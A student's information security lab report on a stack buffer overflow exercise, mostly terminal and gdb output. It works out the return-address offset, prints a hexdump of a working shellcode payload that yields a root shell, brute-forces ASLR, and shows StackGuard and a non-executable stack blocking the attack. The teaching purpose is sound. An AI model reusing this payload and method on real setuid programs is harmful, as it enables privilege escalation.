PES UNIVERSITY
INFORMATION SECURITY LAB
LAB 3 - BOF

Aayush Kapoor PES2201800211


TASK 1:

```
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ gcc call_shellcode.c -o call_shellcode -z ex
ecstack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Feb 18 09:37 call_shellcode
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),113(lpadmin),128(sambashare)
$ exit
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo rm /bin/sh
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo ln -s /bin/zsh /bin/sh
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo chown root call_shellcode
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo chmod 4755 call_shellcode
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l call_shellcode
-rwsr-xr-x 1 root seed 7388 Feb 18 09:37 call_shellcode
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./call_shellcode
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(
dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$
Terminal
```

We disable the countermeasure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of the stack in the memory.

We compile the call_shellcode.c by passing the '-z execstack' as parameter to make the stack executable so that it does not give segmentation fault and the compiled program is stored in file 'call_shellcode'. Next, we execute this program and hence we enter the shell of our account indicated by $. Since there were no errors, this proves that our program ran successfully and got the access to '/bin/sh'. Now we execute the code by making it a root program. Thus on executing it we get the root access of the seed ubuntu indicated by #.

TASK 2:



```
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ nano stack.c
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l stack.c
-rw-rw-r-- 1 seed seed 329 Feb 18 09:52 stack.c
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ gcc -o stack -z execstack -fno-stack-protect
or stack.c
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l stack
-rwxrwxr-x 1 seed seed 7476 Feb 18 09:52 stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo chown root stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo chmod 4755 stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 18 09:52 stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ echo "aaa" > badfile
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./stack
RETURNED PROPERLY
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$
```

Here we execute the vulnerable program stack.c and make the stack compiled program a SET-UID root program. This can be seen above where the highlighted red means a SET_UID program. The last part displays the functioning of the stack program.

TASK 3:

```
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ gcc stack.c -o stack_gdb -g -z execstack -fn
o-stack-protector
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9780 Feb 18 09:54 stack_gdb
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ gdb st
st4topgm              start-stop-daemon     stdbuf                strings
stack                 startx                stop                  strip
stack_gdb             startxfce4            stopNetworkServer     stty
start                 stat                  strace
startNetworkServer    static-sh             stream
start-pulseaudio-x11  status                stream-im6
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 8.
gdb-peda$ r
Starting program: /home/seed/Desktop/INS/W3/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

To find the address of the running program in the memory and compile the program in debug mode. Debugging will help us to find the ebp and the offset, so that we can construct the right buffer payload that will help us to find the desired program.

We compile the program in the debug mode i.e., -g option, with StackGuard countermeasure disabled and Stack executable and then run the program in debug mode using gdb. In gdb we set a breakpoint on the bof function using ‘b bof’ and then start executing the program, later the program stops due to the breakpoint created.

```
[-------------------------------------registers-------------------------------------]
EAX: 0xbfffeb37 ("aaa\n")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb18 --> 0xbfffed48 --> 0x0
ESP: 0xbfffeaf0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[---------------------------------------code---------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[--------------------------------------stack--------------------------------------]
0000| 0xbfffeaf0 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeaf4 --> 0x0
0008| 0xbfffeaf8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeafc --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb00 --> 0xbfffed48 --> 0x0
0020| 0xbfffeb04 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb08 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb0c --> 0x0
[----------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb37 "aaa\n") at stack.c:8
8               strcpy(buffer, str);
gdb-peda$ p &buffer
```

We print out the ebp and buffer value and also find the difference between ebp and the start of the buffer in order to find the return address value's address.

```
Breakpoint 1, bof (str=0xbfffeb37 "aaa\n") at stack.c:8
8               strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeaf8
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb18
gdb-peda$ p 0xbfffeb18 - 0xbfffeaf8
$3 = 0x20
gdb-peda$ p/d 0xbfffeb18 - 0xbfffeaf8
$4 = 32
gdb-peda$
```

We get the frame pointer as 0xbfffeb18 and hence the return address is stored at 0xbfffeb18+4.

```
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ nano exploit.c
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ gcc -o exploit exploit.c
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l exploit
-rwxrwxr-x 1 seed seed 7532 Feb 18 10:03 exploit
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./exploit
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 f8 eb ff bf  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 31 c0 31 db  b0 d5 cd 80 31 c0 50 68  |....1.1.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 18 09:52 stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
,113(lpadmin),128(sambashare)
# exit
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ 
```

Here we execute the exploit to generate the badfile and then execute the SET-UID program i.e stack.c that uses the badfile as input and copies the content onto the stack resulting in a buffer overflow. The # indicates we got the root privilege.

```
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ nano realuid.c
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ gcc realuid.c -o realuid
realuid.c: In function 'main':
realuid.c:3:2: warning: implicit declaration of function 'setuid' [-Wimplicit-function-dec
laration]
  setuid(0);
  ^
realuid.c:4:2: warning: implicit declaration of function 'system' [-Wimplicit-function-dec
laration]
  system("/bin/sh");
  ^
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
,113(lpadmin),128(sambashare)
# ./e re
zsh: permission denied: ./
# ./realuid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
,113(lpadmin),128(sambashare)
```

Now we run program to turn the real user id to root, therefore compile the code that changes the uid of account to 0. Since we already have the root privilege due to successful buffer overflow attack, we are able to change the user id to 0 without any issues.

TASK 4:

TASK 5:

```
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo /sbin/sysctl -w kernel.randomize_va_spa
ce=2
kernel.randomize_va_space = 2
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./stack
Segmentation fault
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$
```

First, we enable address randomization for both stack and heap by setting value to 2, if value was 1 then only stack address would have randomized. Thus on running the stack file we get segmentation fault and thus indicates that the attack was not successful.

```
The program has been running 103502 times so far.
./infinite.sh: line 13: 11366 Segmentation fault      ./stack
5 minutes and 2 seconds elapsed.
The program has been running 103503 times so far.
./infinite.sh: line 13: 11367 Segmentation fault      ./stack
5 minutes and 2 seconds elapsed.
The program has been running 103504 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
,113(lpadmin),128(sambashare)
# ls
badfile           dash_shell_test    exploit.c                  realuid    stack
call_shellcode    dash_shell_test.c  infinite.sh                realuid.   stack.c
call_shellcode.c  exploit            peda-session-stack_gdb.txt realuid.c  stack_gdb
#
```

Here we run the shell script in loop. This is basically a brute-force approach to hit the same address as the one we put in the badfile. Hence leads to successful BOF attack.

TASK 6:

```
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ gcc -z execstack -o stack stack.c
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l stack
-rwxrwxr-x 1 seed seed 7524 Feb 18 10:45 stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo chown root stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo chmod 4755 stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l stack
-rwsr-xr-x 1 root seed 7524 Feb 18 10:45 stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./
bash: ./: Is a directory
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$
```

Again, we disable the countermeasure off, then compile the program with StackGuard protection and executable stack and later convert into SET-UID program. On executing the stack file we see that buffer overflow attempt fails- this indicates that with StackGuard protection mechanism BOF attack can be detected and prevented.

TASK 7:

```
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ gcc -o stack -fno-stack-protector -z noexecs
tack stack.c
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo chown root stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ sudo chmod 4755 stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 18 10:46 stack
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$ ./stack
Segmentation fault
[02/18/21]seed@AAYUSH_PES2201800211:~/.../W3$
```

Now we turn off the StackGuard and make the stack no executable and on executing it we get the Segmentation fault. By removing executable feature, the normal program will run with no issue but malicious code will be considered as data rather than code and is treated as read-only data. Hence the attack fails even though it got executed before because of stack being executable.